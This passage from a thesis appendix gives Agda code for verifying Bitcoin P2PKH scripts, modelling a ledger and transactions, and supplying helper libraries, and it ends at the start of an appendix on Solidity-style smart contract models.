    <><>⟨ script' pubKeyHash n (leqSucLemma n 5 p) ⟩⟨
    correctSeqWithIfStack-new pubKeyHash ifStack₁ active n (leqSucLemma n 5 p) ⟩e
      liftStackPred2Pred accept-0Basic ifStack₁
      ∎p

lemmaP2PKHwithStack-new : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
    (active : IsActiveIfStack ifStack₁)
    → <  liftStackPred2Pred (weakestPreConditionP2PKHˢ pubKeyHash) ifStack₁ >iff
         scriptP2PKH pubKeyHash
      < liftStackPred2Pred acceptStateˢ ifStack₁ >
lemmaP2PKHwithStack-new pubKeyHash ifStack₁ active
  = correctSeqWithIfStack-new pubKeyHash ifStack₁ active 6 tt
```

B.33 verification P2PKH basic

```
open import basicBitcoinDataType

module verificationP2PKHbasic (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base
open import libraries.natLib
open import Data.Nat    renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool  hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head )
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.andLib
open import libraries.maybeLib
open import libraries.boolLib

open import stack
open import stackPredicate
open import instruction
open import instructionBasic
open import semanticBasicOperations param
```

instruction-1 : InstructionBasic
instruction-1 = opCheckSig

instruction-2 : InstructionBasic
instruction-2 = opVerify

instruction-3 : InstructionBasic
instruction-3 = opEqual

instruction-4 : $\mathbb{N} \rightarrow$ InstructionBasic
instruction-4 *pbkh* = opPush *pbkh*

instruction-5 : InstructionBasic
instruction-5 = opHash

instruction-6 : InstructionBasic
instruction-6 = opDup

accept-0Basic : StackPredicate
accept-0Basic = acceptState^{s}

$\text{accept}_1{}^{s}$: StackPredicate
$\text{accept}_1{}^{s}$ *time m* [] = $\perp$
$\text{accept}_1{}^{s}$ *time m* (*sig* :: []) = $\perp$
$\text{accept}_1{}^{s}$ *time m* (*pbk* :: *sig* :: *st*)
 = IsSigned *m sig pbk*

$\text{accept}_2{}^{s}\text{Core}$: Time $\rightarrow$ Msg $\rightarrow \mathbb{N} \rightarrow \mathbb{N} \rightarrow \mathbb{N} \rightarrow$ Set
$\text{accept}_2{}^{s}\text{Core}$ *time m* zero *pbk sig* = $\perp$
$\text{accept}_2{}^{s}\text{Core}$ *time m* (suc *x*) *pbk sig*
 = IsSigned *m sig pbk*

$\text{accept}_2{}^{s}$: StackPredicate
$\text{accept}_2{}^{s}$ *time m* [] = $\perp$
$\text{accept}_2{}^{s}$ *time m* (*x* :: []) = $\perp$
$\text{accept}_2{}^{s}$ *time m* (*x* :: x_1 :: []) = $\perp$

```
accept₂ˢ time m (x :: pbk :: sig :: rest)
  = accept₂ˢCore time m x pbk sig


accept₃ˢ : StackPredicate
accept₃ˢ time m [] = ⊥
accept₃ˢ time m (x :: []) = ⊥
accept₃ˢ time m (x :: x₁ :: [])
  = ⊥
accept₃ˢ time m (x :: x₁ :: x2 :: [])
  = ⊥
accept₃ˢ
  time m (pbkh2 :: pbkh1 :: pbk :: sig :: rest)
  = (pbkh2 ≡  pbkh1) ∧ IsSigned m sig pbk


accept₄ˢ : ( pbkh1 : ℕ ) → StackPredicate
accept₄ˢ pbkh1 time m [] = ⊥
accept₄ˢ pbkh1 time m (x :: []) = ⊥
accept₄ˢ pbkh1 time m (x :: x1    :: [])
  = ⊥
accept₄ˢ
  pbkh1 time m ( pbkh2 :: pbk :: sig :: st)
  = (pbkh2 ≡  pbkh1) ∧ IsSigned m sig pbk

accept₅ˢ : ( pbkh1 : ℕ ) → StackPredicate
accept₅ˢ pbkh1 time m [] = ⊥
accept₅ˢ pbkh1 time m (x :: []) = ⊥
accept₅ˢ pbkh1 time m (x :: x₁ :: [])
  = ⊥
accept₅ˢ
  pbkh1 time m ( pbk1   :: pbk2 :: sig :: st)
  = (hashFun pbk1 ≡ pbkh1) ∧ IsSigned m sig pbk2
```

$\mathsf{wPreCondP2PKH^s} : (pbkh : \mathbb{N}) \to \mathsf{StackPredicate}$
$\mathsf{wPreCondP2PKH^s}\ pbkh\ time\ \ m\ []$
$\quad = \ \bot$
$\mathsf{wPreCondP2PKH^s}\ pbkh\ time\ \ m\ (x :: [])$
$\quad = \ \bot$
$\mathsf{wPreCondP2PKH^s}\ pbkh\ time\ \ m\ (\ pbk :: sig :: st) =$
$\quad (\mathsf{hashFun}\ pbk \equiv pbkh\ ) \land \mathsf{IsSigned}\ m\ sig\ pbk$

$\mathsf{correct3Aux1} : (x : \mathbb{N})(rest : \mathsf{List}\ \mathbb{N})$
$\quad (time : \mathsf{Time})(msg : \mathsf{Msg})$
$\quad\quad \to \mathsf{accept_2}^{\mathsf{s}}\ time\ msg\ (x :: rest)$
$\quad\quad \to \mathsf{isTrueNat}\ x$
$\mathsf{correct3Aux1}\ \mathsf{zero}\ (\mathsf{zero} :: [])$
$\quad time\ msg\ accept = accept$
$\mathsf{correct3Aux1}\ \mathsf{zero}\ (\mathsf{zero} :: x :: rest)$
$\quad time\ msg\ accept = accept$
$\mathsf{correct3Aux1}\ \mathsf{zero}\ (\mathsf{suc}\ x :: [])$
$\quad time\ msg\ accept = accept$
$\mathsf{correct3Aux1}\ \mathsf{zero}\ (\mathsf{suc}\ x :: x_1 :: rest)$
$\quad time\ msg\ accept = accept$
$\mathsf{correct3Aux1}\ (\mathsf{suc}\ x)\ (x_1 :: rest)$
$\quad time\ msg\ accept = \mathsf{tt}$

$\mathsf{correct3Aux2} : (\ x\ pbk\ sig : \mathbb{N}\ )$
$\quad (\ rest : \mathsf{List}\ \mathbb{N})(time : \mathsf{Time})(m : \mathsf{Msg})$
$\quad \to \mathsf{accept_2}^{\mathsf{s}}\ time\ m\ (x :: pbk :: sig :: rest)$
$\quad \to \mathsf{IsSigned}\ m\ sig\ pbk$
$\mathsf{correct3Aux2}\ (\mathsf{suc}\ x)\ pubkey$
$\quad sig\ rest\ time\ m\ accept = accept$

$\mathsf{lemmaCorrect3From1} : (x\ z\ t : \mathbb{N})$

```
  (time : Time )(m : Msg)
  → accept₂ˢCore time m x z t → isTrueNat x
lemmaCorrect3From1 (suc x) z t time m p = tt


lemmaCorrect3From : (x y z t : ℕ)
  (time : Time)(m : Msg)
  → accept₂ˢCore time m
    (compareNaturals x y) z t → x ≡ y
lemmaCorrect3From x y z t time m p
  = compareNatToEq x y
    (lemmaCorrect3From1 (compareNaturals x y)
      z t time m p)


script-1-b : BitcoinScriptBasic
script-1-b = opCheckSig :: []

script-2-b : BitcoinScriptBasic
script-2-b = opVerify :: script-1-b

script-3-b : BitcoinScriptBasic
script-3-b = opEqual :: script-2-b

script-4-b : ℕ → BitcoinScriptBasic
script-4-b pbkh     =   opPush pbkh :: script-3-b

script-5-b : ℕ → BitcoinScriptBasic
script-5-b pbkh = opHash :: script-4-b pbkh

script-6-b : ℕ → BitcoinScriptBasic
script-6-b pbkh     = opDup :: script-5-b pbkh



script-7-b : ℕ → BitcoinScriptBasic
script-7-b pbkh = opMultiSig :: script-6-b pbkh

script-7'-b : (pbkh pbk1 pbk2 : ℕ)
```

$\rightarrow$ BitcoinScriptBasic
script-7'-b *pbkh pbk1 pbk2*
= opMultiSig :: script-6-b *pbkh*

script-1 : BitcoinScript
script-1 = basicBScript2BScript script-1-b

script-2 : BitcoinScript
script-2 = basicBScript2BScript script-2-b

script-3 : BitcoinScript
script-3 = basicBScript2BScript script-3-b

script-4 : $\mathbb{N} \rightarrow$ BitcoinScript
script-4 *pbk* = basicBScript2BScript
(script-4-b *pbk*)

script-5 : $\mathbb{N} \rightarrow$ BitcoinScript
script-5 *pbk* = basicBScript2BScript
(script-5-b *pbk*)

script-6 : $\mathbb{N} \rightarrow$ BitcoinScript
script-6 *pbk* = basicBScript2BScript
(script-6-b *pbk*)

script-7 : $\mathbb{N} \rightarrow$ BitcoinScript
script-7 *pbk* = basicBScript2BScript
(script-7-b *pbk*)

script-7' : (*pbkh pbk1 pbk2* : $\mathbb{N}$) $\rightarrow$ BitcoinScript
script-7' *pbkh pbk1 pbk2*
= basicBScript2BScript (script-7'-b *pbkh pbk1 pbk2*)

instructionsBasic : (*pbkh* : $\mathbb{N}$) (*n* : $\mathbb{N}$)
$\rightarrow n \leq 5 \rightarrow$ InstructionBasic

```
instructionsBasic pbkh 0 _ = opCheckSig
instructionsBasic pbkh 1 _ = opVerify
instructionsBasic pbkh 2 _ = opEqual
instructionsBasic pbkh 3 _ = opPush pbkh
instructionsBasic pbkh 4 _ = opHash
instructionsBasic pbkh 5 _ = opDup

scriptP2PKH : (pbkh : ℕ) → BitcoinScript
scriptP2PKH pbkh = opDup :: opHash
  :: (opPush pbkh) :: opEqual
  :: opVerify :: opCheckSig :: []

weakestPreConditionP2PKHˢ :
  (pbkh : ℕ) → StackPredicate
weakestPreConditionP2PKHˢ = wPreCondP2PKHˢ
```

B.34 Define the ledger

```
open import basicBitcoinDataType

module ledger (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
open import Data.Maybe
```

```
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import instruction

record SignedWithSigPbk
  (msg : Msg)(address : Address) : Set where
    field publicKey    : PublicKey
          pbkCorrect
            : param .publicKey2Address publicKey ≡ℕ address
          signature    : Signature
          signed
            : Signed param msg signature publicKey

-- record for the transaction field
record TXFieldNew : Set where
    constructor txFieldNew
    field amount          : ℕ
          address         : Address
          smartContract   : BitcoinScript

open TXFieldNew public


txField2MsgNew : (inp : TXFieldNew) → Msg
txField2MsgNew inp =
  nat (amount inp) +msg nat (address inp)


txFieldList2MsgNew : (inp : List TXFieldNew) → Msg
```

```
txFieldList2MsgNew inp = list (mapL txField2MsgNew inp)


txFieldList2TotalAmountNew :
  (inp : List TXFieldNew) → Amount
txFieldList2TotalAmountNew inp
  = sumListViaf amount inp



-- record for unsigned transaction
record TXUnsignedNew : Set where
    field inputs     : List TXFieldNew
          outputs    : List TXFieldNew
          TXID1 : ℕ
open TXUnsignedNew public




txUnsigned2MsgNew : (transac : TXUnsignedNew) → Msg
txUnsigned2MsgNew transac =
  txFieldList2MsgNew (inputs transac)
    +msg txFieldList2MsgNew (outputs transac)




txInput2MsgNew : (inp : TXFieldNew)
  (outp : List TXFieldNew) → Msg
txInput2MsgNew inp outp = txField2MsgNew inp
  +msg txFieldList2MsgNew outp

tx2SignauxNew : (inp : List TXFieldNew)
  (outp : List TXFieldNew) → Set
tx2SignauxNew []              outp = ⊤
tx2SignauxNew (inp :: restinp) outp =
  SignedWithSigPbk (txInput2MsgNew inp outp)
      (address inp) ×  tx2SignauxNew restinp outp
```

```
tx2SignNew : TXUnsignedNew → Set
tx2SignNew tr = tx2SignauxNew (inputs tr) (outputs tr)

- \bitcoinVersFive

record TXNew : Set where
  field tx          : TXUnsignedNew
        cor         : txFieldList2TotalAmountNew
          (inputs tx) ≥ txFieldList2TotalAmountNew (outputs tx)
        nonEmpt : NonNil (inputs tx) × NonNil (outputs tx)
        sig         : tx2SignNew tx

open TXNew public

-record for a ledger
record ledgerEntryNew : Set where
  constructor ledgerEntrNew
  field ins         : BitcoinScript
        amount      : ℕ

open ledgerEntryNew public

record LedgerNew : Set where
  constructor ledger
  field
    entries          : (addr : Address)
      → Maybe ledgerEntryNew
    currentTime      : Time
open LedgerNew public

-record for transaction entry
record TXEntryNew : Set where
```

```
    constructor txentryNew
    field amount        : ℕ
          smartContract : BitcoinScript
          address       : Address
          - indentifiers for unspentTX outputs (UTXO) (Lists of UTXO)

open TXEntryNew public


testLedgerNewEntries : Address → Maybe ledgerEntryNew
testLedgerNewEntries zero =
  just (ledgerEntrNew [] 50)
testLedgerNewEntries (suc zero) =
  just (ledgerEntrNew [] 80)
testLedgerNewEntries (suc (suc x)) = nothing

testLedgerNew : LedgerNew
testLedgerNew .entries = testLedgerNewEntries
testLedgerNew .currentTime = 31

- record for transaction
record transactionNew : Set where
    constructor transactNew
    field txid     : ℕ
          inputs   : TXEntryNew
          outputs  : TXEntryNew

open transactionNew public

- function that is used to check if
- the coins go to the same address
processLedger : LedgerNew → transactionNew
  → LedgerNew
processLedger oldLed
    (transactNew txid₁
    (txentryNew amount₁ smartContract₁ recipientAddress)
    (txentryNew amount₂ smartContract₂ desinntationAddress))
```

```
      .entries addr
      = if (addr ==b recipientAddress)
        then nothing
        else ( if (addr ==b desinntationAddress)
        then   just (ledgerEntrNew smartContract₂ amount₂)
        else   oldLed .entries addr )
processLedger oldLed trans .currentTime
  = suc (oldLed .currentTime)

tx2MsgNew : transactionNew → Msg
tx2MsgNew t = nat (txid t)
```

B.35 Other libraries (bool library, empty library, natural library, Maybe lift, and list library.

```
module libraries.boolLib where
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Unit
open import Data.Empty
open import Relation.Nullary hiding (True)

if_then_else_ : {A : Set }→ Bool → A
  → A → A
if true then n else m = n
if false then n else m = m

∧bproj₁ : {b b' : Bool} → True (b ∧b b')
  → True b
∧bproj₁ {true} {true} tt = tt

∧bproj₂ : {b b' : Bool} → True (b ∧b b')
  → True b'
∧bproj₂ {true} {true} tt = tt
```

```
∧bIntro : {b b' : Bool} → True b
  → True b' → True (b ∧b b')
∧bIntro {true} {true} tt tt = tt

¬bLem : {b : Bool} → True (not b)
  → ¬ (True b)
¬bLem {false} x ()


module libraries.emptyLib where

open import Data.Empty


efq : {A : Set} → ⊥ → A
efq ()


module libraries.natLib where

open import Data.Nat hiding (_≤_ ; _<_ )
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Unit
open import Data.Empty
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.boolLib

_≡ℕb_ : ℕ → ℕ → Bool
zero ≡ℕb zero = true
zero ≡ℕb suc m = false
suc n ≡ℕb zero = false
suc n ≡ℕb suc m = n ≡ℕb m
```

```
_≡ℕ_ : ℕ → ℕ → Set
n ≡ℕ m = True (n ≡ℕb m)

_≤b_ : ℕ → ℕ → Bool
0 ≤b n          = true
(suc n) ≤b 0 = false
(suc n) ≤b (suc m) = n ≤b m

_≤_ : ℕ → ℕ → Set
n ≤ m = True (n ≤b m)


_==b_ : ℕ → ℕ → Bool
0 ==b 0   = true
suc n ==b suc m = n ==b m
_ ==b _ = false

nat2TrueFalse : ℕ → ℕ
nat2TrueFalse 0 = 0
nat2TrueFalse (suc n) = 1

boolToNat : Bool → ℕ
boolToNat true = 1
boolToNat false = 0


_<b_ : ℕ → ℕ → Bool
n <b m = suc n ≤b m



isTrueNat : ℕ → Set
isTrueNat zero = ⊥
isTrueNat (suc m) = ⊤


compareNaturals : ℕ → ℕ → ℕ
compareNaturals 0 0 = 1
compareNaturals 0 (suc m) = 0
```

```
compareNaturals(suc n) 0 = 0
compareNaturals(suc n) (suc m)
  = compareNaturals n m

compareNaturalsSet : ℕ → ℕ → Bool
compareNaturalsSet 0 0 = true
compareNaturalsSet 0 (suc m) = false
compareNaturalsSet (suc n) 0 = false
compareNaturalsSet (suc n) (suc m) = n ==b m

notFalse : ℕ → Bool
notFalse  zero = false
notFalse  (suc x) = true

NotFalse : ℕ → Set
NotFalse zero = ⊥
NotFalse (suc x) = ⊤


compareNatToEq : (x y : ℕ)
  → isTrueNat (compareNaturals x y)
    → x ≡ y
compareNatToEq zero zero t = refl
compareNatToEq (suc x) (suc y) t
  = cong suc (compareNatToEq x y t)

lemmaCompareNat : ( x : ℕ )
  → compareNaturals x x ≡ 1
lemmaCompareNat zero = refl
lemmaCompareNat (suc n)
  = lemmaCompareNat n

boolToNatNotFalseLemma : (b : Bool) → True b
  → NotFalse (boolToNat b)
boolToNatNotFalseLemma true p = tt
```

```
boolToNatNotFalseLemma2 : (b : Bool)
  → NotFalse (boolToNat b) → True b
boolToNatNotFalseLemma2 true p = tt

leqSucLemma : (n m : ℕ) → n ≤ m → n ≤ suc m
leqSucLemma zero zero p = tt
leqSucLemma zero (suc m) p = tt
leqSucLemma (suc n) (suc m) p
  = leqSucLemma n m p


module libraries.listLib where

open import Data.List hiding (_++_)
open import Data.Fin hiding (_+_)
open import Data.Nat
open import Data.Bool
open import Data.Empty
open import Data.Product
open import Level using (Level)
open import Data.Unit.Base
open import Function
open import Relation.Binary.PropositionalEquality

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
-open import Agda.Builtin.Equality.Rewrite


infixr 7 _::'_
infixl 6 _++_

_++_ : {a : Level}{A : Set a}
  → List A → List A → List A
[]          ++ ys = ys
```

```
(x :: xs) ++ ys = x :: (xs ++ ys)


_::'_ : {a : Level}{A : Set a}
  → A → List A → List A
a ::' l = a :: l



lengthList : ∀ {A : Set} → List A → ℕ
lengthList      []
  = zero
lengthList      (x :: xs)
  = suc (lengthList xs)

mapL : {X Y : Set}(f : X → Y)
  (l : List X) → List Y
mapL f []         = []
mapL f (x :: l)   = f x :: mapL f l

corLengthMapL : {X Y : Set}(f : X → Y)
  (l : List X) → length (mapL f l) ≡ length l
corLengthMapL f [] = refl
corLengthMapL f (x :: l)
  = cong suc (corLengthMapL f l)



nth : {X : Set}(l : List X) (i : Fin (length l))
  → X
nth [] ()
nth (x :: l) zero = x
nth (x :: l) (suc i) = nth l i

delFromList : {X : Set}(l : List X)
  (i : Fin (length l)) → List X
delFromList [] ()
delFromList (x :: l) zero = l
```

```
delFromList (x :: l) (suc i)
  = x :: delFromList l i

- an index of (delFromList l i)
- is mapped to an index of l
delFromListIndexToOrigIndex : {X : Set}
  (l : List X)(i : Fin (length l))
  (j : Fin (length (delFromList l i)))
    → Fin (length l)
delFromListIndexToOrigIndex [] () j
delFromListIndexToOrigIndex (x :: l)
  zero j = suc j
delFromListIndexToOrigIndex (x :: l)
  (suc i) zero = zero
delFromListIndexToOrigIndex (x :: l)
  (suc i) (suc j)
    = suc (delFromListIndexToOrigIndex l i j)

correctNthDelFromList : {X : Set}(l : List X)
  (i : Fin (length l))
  (j : Fin (length (delFromList l i)))
  → nth (delFromList l i) j ≡
    nth l (delFromListIndexToOrigIndex l i j)
correctNthDelFromList [] () j
correctNthDelFromList (x :: l) zero j = refl
correctNthDelFromList (x :: l) (suc i) zero = refl
correctNthDelFromList (x :: l) (suc i) (suc j)
  = correctNthDelFromList l i j


concatListIndex2OriginIndices : {X Y : Set}(l l' : List X)
  (f  :       Fin (length l) → Y)
  (f' :       Fin (length l') → Y)
  (i   : Fin (length (l ++ l'))) → Y
concatListIndex2OriginIndices [] l' f f' i = f' i
```

```
concatListIndex2OriginIndices (x :: l) l' f f' zero = f zero
concatListIndex2OriginIndices (x :: l) l' f f' (suc i) =
  concatListIndex2OriginIndices l l' (f ∘ suc) f' i


corCconcatListIndex2OriginIndices : {X Y : Set}
  (l l' : List X)
  (f : X → Y)
  (g : Fin (length l) → Y)
  (g' : Fin (length l') → Y)
  (cor1 : (i : Fin (length l))
    → f (nth l i) ≡ g i)
  (cor2 : (i' : Fin (length l'))
    → f (nth l' i') ≡ g' i')
  (i : Fin (length (l ++ l')))
  → f (nth (l ++ l') i)
    ≡ concatListIndex2OriginIndices l l' g g' i
corCconcatListIndex2OriginIndices [] l' f g g'
  cor1 cor2 i = cor2 i
corCconcatListIndex2OriginIndices (x :: l) l' f g g'
  cor1 cor2 zero = cor1 zero
corCconcatListIndex2OriginIndices (x :: l) l' f g g'
  cor1 cor2 (suc i) =
  corCconcatListIndex2OriginIndices l l' f (g ∘ suc)
    g' (cor1 ∘ suc) cor2 i


listOfElementsOfFin : (n : ℕ) → List (Fin n)
listOfElementsOfFin zero = []
listOfElementsOfFin (suc n) =
  zero :: (mapL suc (listOfElementsOfFin n))

corListOfElementsOfFinLength : (n : ℕ)
  → length (listOfElementsOfFin n) ≡ n
corListOfElementsOfFinLength zero = refl
```

```
corListOfElementsOfFinLength (suc n) = cong suc cor3
      where
  cor1 : length (mapL {Y = Fin (suc n)} (λ i → suc i)
    (listOfElementsOfFin n)) ≡ length (listOfElementsOfFin n)
  cor1 = corLengthMapL suc (listOfElementsOfFin n)

  cor2 : length (listOfElementsOfFin n) ≡ n
  cor2 = corListOfElementsOfFinLength n

  cor3 : length (mapL {Y = Fin (suc n)} (λ i → suc i)
    (listOfElementsOfFin n)) ≡ n
  cor3 = trans cor1 cor2

-- subtract list consists of elements from
-- the list which are about to
-- be subtracted from it.
-- every element of the list can be
-- subtracted only once
-- however since elements can occur multiple
-- times they can still occur
-- multiple times (as many times as
-- they occur in the list) from the list

data SubList {X : Set} : (l : List X) → Set where
   []     :   {l : List X} → SubList l
   cons   :   {l : List X}(i : Fin (length l))
     (o : SubList (delFromList l i)) → SubList l


listMinusSubList : {X : Set}(l : List X)
  (o : SubList l) → List X
listMinusSubList l []
  = l
listMinusSubList l (cons i o)
  = listMinusSubList (delFromList l i) o
```

```
subList2List : {X : Set}{l : List X}
  (sl : SubList l) → List X
subList2List []
  = []
subList2List {l = l} (cons i sl)
  = nth l i :: subList2List sl


data SubList+ {X : Set} (Y : Set) :
  (l : List X) → Set where
    []     :    {l : List X} → SubList+ Y l
    cons :      {l : List X}(i : Fin (length l))
      (y : Y)(o : SubList+ Y (delFromList l i))
                → SubList+ Y l


listMinusSubList+ : {X Y : Set}(l : List X)
  (o : SubList+ Y l) → List X

listMinusSubList+ l [] = l
listMinusSubList+ l (cons i y o)
  = listMinusSubList+ (delFromList l i) o



subList+2List : {X Y : Set}{l : List X}
  (sl : SubList+ Y l) → List (X × Y)

subList+2List [] = []
subList+2List {X} {Y} {l} (cons i y sl)
  = (nth l i , y) :: subList+2List sl


listMinusSubList+Index2OrgIndex : {X Y : Set}
  (l : List X)(o : SubList+ Y l)
  (i : Fin (length (listMinusSubList+ l o)))
    → Fin (length l)

listMinusSubList+Index2OrgIndex l [] i
```

```
  = i
listMinusSubList+Index2OrgIndex l (cons i₁ y o) i =
    delFromListIndexToOrigIndex l i₁
    (listMinusSubList+Index2OrgIndex
      (delFromList l i₁) o i)

corListMinusSubList+Index2OrgIndex : {X Y : Set}
  (l : List X)(o : SubList+ Y l)
    (i : Fin (length (listMinusSubList+ l o)))
    → nth (listMinusSubList+ l o) i
    ≡ nth l (listMinusSubList+Index2OrgIndex l o i)
corListMinusSubList+Index2OrgIndex l [] i = refl
corListMinusSubList+Index2OrgIndex [] (cons () y o) i
corListMinusSubList+Index2OrgIndex (x :: l) (cons zero y o) i
  = corListMinusSubList+Index2OrgIndex l o i
corListMinusSubList+Index2OrgIndex (x :: l)
  (cons (suc i₁) y o) i
  = trans eq1 eq2
      where
      eq1 : nth (listMinusSubList+ (x :: delFromList l i₁) o) i ≡
          nth (x :: delFromList l i₁)
        (listMinusSubList+Index2OrgIndex
          (x :: delFromList l i₁) o i)
      eq1 = corListMinusSubList+Index2OrgIndex
        (x :: delFromList l i₁) o i

      eq2 : nth (x :: delFromList l i₁)
           (listMinusSubList+Index2OrgIndex
             (x :: delFromList l i₁) o i)
           ≡ nth (x :: l)
        (delFromListIndexToOrigIndex (x :: l)
          (suc i₁)
        (listMinusSubList+Index2OrgIndex
          (x :: delFromList l i₁) o i))
      eq2    = correctNthDelFromList (x :: l)
```

```
            (suc i₁)
            ((listMinusSubList+Index2OrgIndex
              (x :: delFromList l i₁) o i))


subList+2IndicesOriginalList : {X Y : Set}(l : List X)
  (sl : SubList+ Y l) → List (Fin (length l) × Y)
subList+2IndicesOriginalList l [] = []
subList+2IndicesOriginalList {X} {Y} l (cons i y sl) =
      (i , y) :: mapL (λ{(j , y) →
      (delFromListIndexToOrigIndex l i j , y)}) res1
        where
            res1 : List (Fin (length
              (delFromList l i)) × Y)
            res1 = subList+2IndicesOriginalList
              (delFromList l i) sl


sumListViaf : {X : Set} (f : X → ℕ)
  (l : List X) → ℕ
sumListViaf f [] = 0
sumListViaf f (x :: l) = f x + sumListViaf f l


∀inList : {X : Set}(l : List X)
  (P : X → Set) → Set
∀inList [] P        = ⊤
∀inList (x :: l) P = P x × ∀inList l P


nonNil : {X : Set}(l : List X) → Bool
nonNil [] = true
nonNil (_ :: _) = false

NonNil : {X : Set}(l : List X) → Set
NonNil l = T (nonNil l)
```

```
list2ListWithIndexaux : {X : Set}(n : ℕ)
  (l : List X) → List (X × ℕ)
list2ListWithIndexaux n [] = []
list2ListWithIndexaux n (x :: l) =
  (x , n) :: list2ListWithIndexaux (suc n) l

list2ListWithIndex : {X : Set}(l : List X)
  → List (X × ℕ)
list2ListWithIndex l =
  list2ListWithIndexaux 0 l

lemma++[] : { A : Set}(l : List A)
  → l ++ [] ≡ l
lemma++[] {A} [] = refl
lemma++[] {A} (x :: l) =
  cong (λ l' → x :: l') (lemma++[] l)



lemmaListAssoc : {A      : Set}(l1 l2 l3 : List A)
                     → l1 ++ (l2 ++ l3) ≡
                       (l1 ++ l2) ++ l3
lemmaListAssoc [] l2 l3 = refl
lemmaListAssoc (x :: l1) l2 l3 = cong (λ l → x :: l)
  (lemmaListAssoc l1 l2 l3)

lemmaListAssoc4 : {A : Set}(l1 l2 l3 l4 : List A)
                      → (l1 ++ (l2 ++ (l3 ++ l4)))
                           ≡
                 (((l1 ++ l2) ++ l3) ++ l4)
lemmaListAssoc4 l1 l2 l3 l4 =
               (l1 ++ (l2 ++ (l3 ++ l4)))
                 ≡⟨ cong (λ l → l1 ++ l)
```

```
            (lemmaListAssoc l2 l3 l4) ⟩
            (l1 ++ ((l2 ++ l3) ++ l4))
          ≡⟨ lemmaListAssoc l1
               (l2 ++ l3) l4 ⟩
          ((l1 ++ (l2 ++ l3)) ++ l4)
          ≡⟨ cong (λ l → l ++ l4)
          (lemmaListAssoc l1 l2 l3) ⟩
          (((l1 ++ l2) ++ l3) ++ l4)
               ∎

module libraries.maybeLib where

open import Data.Maybe
open import Data.Bool
open import Data.Empty
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
open import Relation.Nullary


liftJustIsIdLem : {A : Set} → (B : Maybe A → Set)
  → (ma : Maybe A) → B ma → B (ma >>= just )
liftJustIsIdLem B nothing b = b
liftJustIsIdLem B (just x) b = b

liftJustIsIdLem2 : {A : Set} → (B : Maybe A → Set)
  → (ma : Maybe A) → B (ma >>= just) → B ma
liftJustIsIdLem2 B nothing b = b
liftJustIsIdLem2 B (just x) b = b

liftPred2Maybe : {A : Set}→ (A → Set)
  → Maybe A → Set
```

```
liftPred2Maybe p nothing = ⊥
liftPred2Maybe p (just x) = p x

lemmaEqualLift2Maybe : {A : Set}
  (f f' : A → Maybe A)(cor : (a : A) → f a ≡ f' a)
  → (a : Maybe A) → (a >>= f) ≡ (a >>= f')
lemmaEqualLift2Maybe f f' p (just x) = p x
lemmaEqualLift2Maybe f f' p nothing = refl

liftJustEqLem : {A : Set}(s : Maybe A)
  → (s >>= just) ≡ s
liftJustEqLem nothing = refl
liftJustEqLem (just x) = refl

liftJustEqLem2 : {A : Set}(s : Maybe A)
  → s ≡ (s >>= just)
liftJustEqLem2 nothing = refl
liftJustEqLem2 (just x) = refl


_+ : {A : Set} → (A → Set)
  → Maybe A → Set
(P +) nothing = ⊥
(P +) (just x) = P x


_+b : {A : Set} → (A → Bool)
  → (Maybe A → Bool)
(p +b) nothing =     false
(p +b) (just x) =    p x

predicateLiftToMaybe : {A : Set}(P : A → Set)(s : A)
  → P s → (P +) (just s)
predicateLiftToMaybe P s a = a
```

```
liftPredtransformerMaybe : {A : Set}
  (ϕ ψ : A → Set)
    (f : (s : A) → ϕ s → ψ s)
  → (s : Maybe A) → (ϕ ⁺) s → (ψ ⁺) s
liftPredtransformerMaybe ϕ ψ f (just s) p = f s p


liftToMaybeLemma⊥ : {S : Set}
  → (s : Maybe S) → ¬ ( (λ s → ⊥ ) ⁺) s
liftToMaybeLemma⊥ nothing p = p
liftToMaybeLemma⊥ (just x) p = p
```

Appendix C

Full Agda code for chapter Developing two models of the Solidity-style smart contracts

C.1 Simple model

C.1.1 Ledger, commands, responses, execution stack element (ExecStackEl), Contract, state execution function (StateExecFun), and all functions and data types and records in the simple model (Ledger-Simple-Model.agda)

```
module Simple-Model.ledgerversion.Ledger-Simple-Model where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length)
```

```
-library for simple model
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel

- main library
open import libraries.natCompare



mutual

  - smart contract-comands:
  data CCommands : Set where
